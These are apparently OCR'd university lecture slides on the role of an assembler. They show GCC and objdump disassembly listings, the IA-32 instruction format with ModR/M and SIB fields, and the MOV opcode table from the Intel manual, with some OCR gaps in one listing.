Lecture Note 9. Assembler

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
Objectives

- Understand the role of assembler
- Find out the structure of assembler
- Perceive how a HW designer makes a spec. and how a SW designer makes a program based on the spec.
- Know how to use assembly in a high-level language (inline assembly)

- Refer to Chapter 3 in the CSAPP and Intel SW Developer Manual



variable accum, since the compiler has not yet determined where in memory this variable will be stored.

If we use the '-c' command-line option, GCC will both compile and assemble the code:

```
unix> gcc -O1 -c code.c
```

This will generate an object-code file code.o that is in binary format and hence cannot be viewed directly. Embedded within the 800 bytes of the file code.o is a 17-byte sequence having hexadecimal representation

```
55 89 e5 8b 45 0c 03 45 08 01 05 00 00 00 00 5d c3
```

This is the object-code corresponding to the assembly instructions listed above. A key lesson to learn from this is that the program actually executed by the machine is simply a sequence of bytes encoding a series of instructions. The machine has very little information about the source code from which these instructions were generated.

Aside How do I find the byte representation of a program?

To generate these bytes, we used a *disassembler* (to be described shortly) to determine that the code for sum is 17 bytes long. Then we ran the GNU debugging tool GDB on file code.o and gave it the command

```
(gdb) x/17xb sum
```

telling it to examine (abbreviated 'x') 17 hex-formatted (also abbreviated 'x') bytes (abbreviated 'b'). You will find that GDB has many useful features for analyzing machine-level programs, as will be discussed in Section 3.11.

To inspect the contents of machine-code files, a class of programs known as *disassemblers* can be invaluable. These programs generate a format similar to assembly code from the machine code. With Linux systems, the program OBJDUMP (for "object dump") can serve this role given the '-d' command-line flag:


```
unix> objdump -d code.o
```

The result is (where we have added line numbers on the left and annotations in italicized text) as follows:

```
    Disassembly of function sum in binary file code.o
1   00000000 <sum>:
   Offset   Bytes                    Equivalent assembly language
2      0:   55                         push   %ebp
3      1:   89 e5                      mov    %esp,%ebp
4      3:   8b 45 0c                   mov    0xc(%ebp),%eax
5      6:   03 45 08                   add    0x8(%ebp),%eax
6      9:   01 05 00 00 00 00          add    %eax,0x0
7      f:   5d                         pop    %ebp
8     10:   c3                         ret
```

Role of Assembler

- Assembler
  - ✓ Translate assembly language into machine language




```
 80483e8:       c3                          ret

080483e9 <f3>:
 80483e9:       55                          push   %ebp
 80483ea:       89 e5                       mov    %esp,%ebp
 80483ec:       83 ec 08                    sub    $0x8,%esp
 80483ef:       c7 04 24 06 85 04 08        movl   $0x8048506,(%esp)
 80483f6:       e8 f5 fe ff ff              call   80482f0 <puts@plt>
 80483fb:       e8 c8 ff ff ff              call   80483c8 <f2>
 8048400:       c7 04 24 10 85 04 08        movl   $0x8048510,(%esp)
 8048407:       e8 e4 fe ff ff              call   80482f0 <puts@plt>
 804840c:       c9                          leave
 804840d:       c3                          ret

...
0804840e <main>:
 8048418:       55                          push   %ebp
 8048419:       89 e5                       mov    %esp,%ebp
 804841b:       51                          push   %ecx
 804841c:       83 ec 04                    sub    $0x4,%esp
 804841f:       e8 c5 ff ff ff              call   80483e9 <f3>
 8048424:       83 c4 04                    add    $0x4,%esp
 8048427:       59                          pop    %ecx
 8048428:       5d                          pop    %ebp
 8048429:       8d 61 fc                    lea    -0x4(%ecx),%esp
 804842c:       c3                          ret
...

08048430 <__libc_csu_fini>:
 8048430:       55                          push   %ebp
 8048431:       89 e5                       mov    %esp,%ebp
 8048433:       5d                          pop    %ebp
 8048434:       c3                          ret
 8048435:       8d 74 26 00                 lea    0x0(%esi,%eiz,1),%esi
 8048439:       8d bc 27 00 00 00 00        lea    0x0(%edi,%eiz,1),%edi

                                                          180,0-1       65%
```

☞ **Understanding a binary is indispensable for detecting virus, plagiarism and SW refactoring**

Functionalities of Assembler: 32-bit CPU (1/5)

- Machine Code
  - ✓ IA-32 machine code format



Group 1 Lock and repeat prefixes

Group 2 Segment override prefix, Branch hints

Group 3 Operand-size override prefix.

Group 4 Address-size override prefix






Figure 2-1. Intel 64 and IA-32 Architectures Instruction Format
(from Intel Manual, Volume 2)



- The *scale* field specifies the scale factor.
- The *index* field specifies the register number of the index register.
- The *base* field specifies the register number of the base register.



- The *mod* field combines with the r/m field to form 32 possible values: eight registers and 24 addressing modes.
- The *reg/opcode* field specifies either a register number or three more bits of opcode information. The purpose of the reg/opcode field is specified in the primary opcode.
- The *r/m* field can specify a register as an operand or can be combined with the mod field to encode an addressing mode.


Mod

00	mem.
01	mem.+dis(8)
10	mem.+dis(32)
11	reg.

Scale

00	*1
01	*2
10	*4
11	*8


R/M or I/B register



000	EAX	[EAX]
001	ECX	[ECX]
010	EDX	[EDX]
011	EBX	[EBX]
100	ESP	[--][--][1]
101	EBP	disp32[2]
110	ESI	[ESI]
111	EDI	[EDI]

Functionalities of Assembler: 32-bit CPU (2/5)

- Opcode
  - ✓ Machine format example of MOV opcode




Opcode	Instruction	Description
88 */r*	MOV *r/m8,r8*	Move *r8* to *r/m8*
89 */r*	MOV *r/m16,r16*	Move *r16* to *r/m16*
89 */r*	MOV *r/m32,r32*	Move *r32* to *r/m32*
8A */r*	MOV *r8,r/m8*	Move *r/m8* to *r8*
8B */r*	MOV *r16,r/m16*	Move *r/m16* to *r16*
8B */r*	MOV *r32,r/m32*	Move *r/m32* to *r32*
8C */r*	MOV *r/m16,Sreg***	Move segment register to *r/m16*
8E */r*	MOV *Sreg,r/m16***	Move *r/m16* to segment register
A0	MOV AL,*moffs8**	Move byte at (*seg:offset*) to AL
A1	MOV AX,*moffs16**	Move word at (*seg:offset*) to AX
A1	MOV EAX,*moffs32**	Move doubleword at (*seg:offset*) to EAX
A2	MOV *moffs8**,AL	Move AL to (*seg:offset*)
A3	MOV *moffs16**,AX	Move AX to (*seg:offset*)
A3	MOV *moffs32**,EAX	Move EAX to (*seg:offset*)
B0+ *rb*	MOV *r8,imm8*	Move *imm8* to *r8*
B8+ *rw*	MOV *r16,imm16*	Move *imm16* to *r16*
B8+ *rd*	MOV *r32,imm32*	Move *imm32* to *r32*
C6 */0*	MOV *r/m8,imm8*	Move *imm8* to *r/m8*
C7 */0*	MOV *r/m16,imm16*	Move *imm16* to *r/m16*
C7 */0*	MOV *r/m32,imm32*	Move *imm32* to *r/m32*

MOV—Move

(from Intel Manual, Volume 2, 4.3 Instructions: move)

Functionalities of Assembler: 32-bit CPU (3/5)

- Translation example



choijm's X desktop (embedded.wowdns.com:2)
choijm@embedded:~/syspro/exam_asm/03_machine

```
...skipping
080482f4 <main>:
 80482f4:       55                      push   %ebp
 80482f5:       a1 20 94 04 08          mov    0x8049420,%eax
 80482fa:       a3 24 94 04 08          mov    %eax,0x8049424
 80482ff:       b8 03 00 00 00          mov    $0x3,%eax
 8048304:       b9 04 00 00 00          mov    $0x4,%ecx
 8048309:       bf 05 00 00 00          mov    $0x5,%edi
 804830e:       89 ca                   mov    %ecx,%edx
                                        mov
 8048328:
 804832f:
 8048332:
 8048336:
 8048338:                                 ve
 8048339:       c3                      ret
 804833a:       90                      nop
 804833b:       90                      nop
```

opcode

mem. operand: Little Endian

Immediate (1B vs 4B: see below

opcode + register

Mod

00	mem.
01	mem.+dis(8)
10	mem.+dis(32)
11	reg.

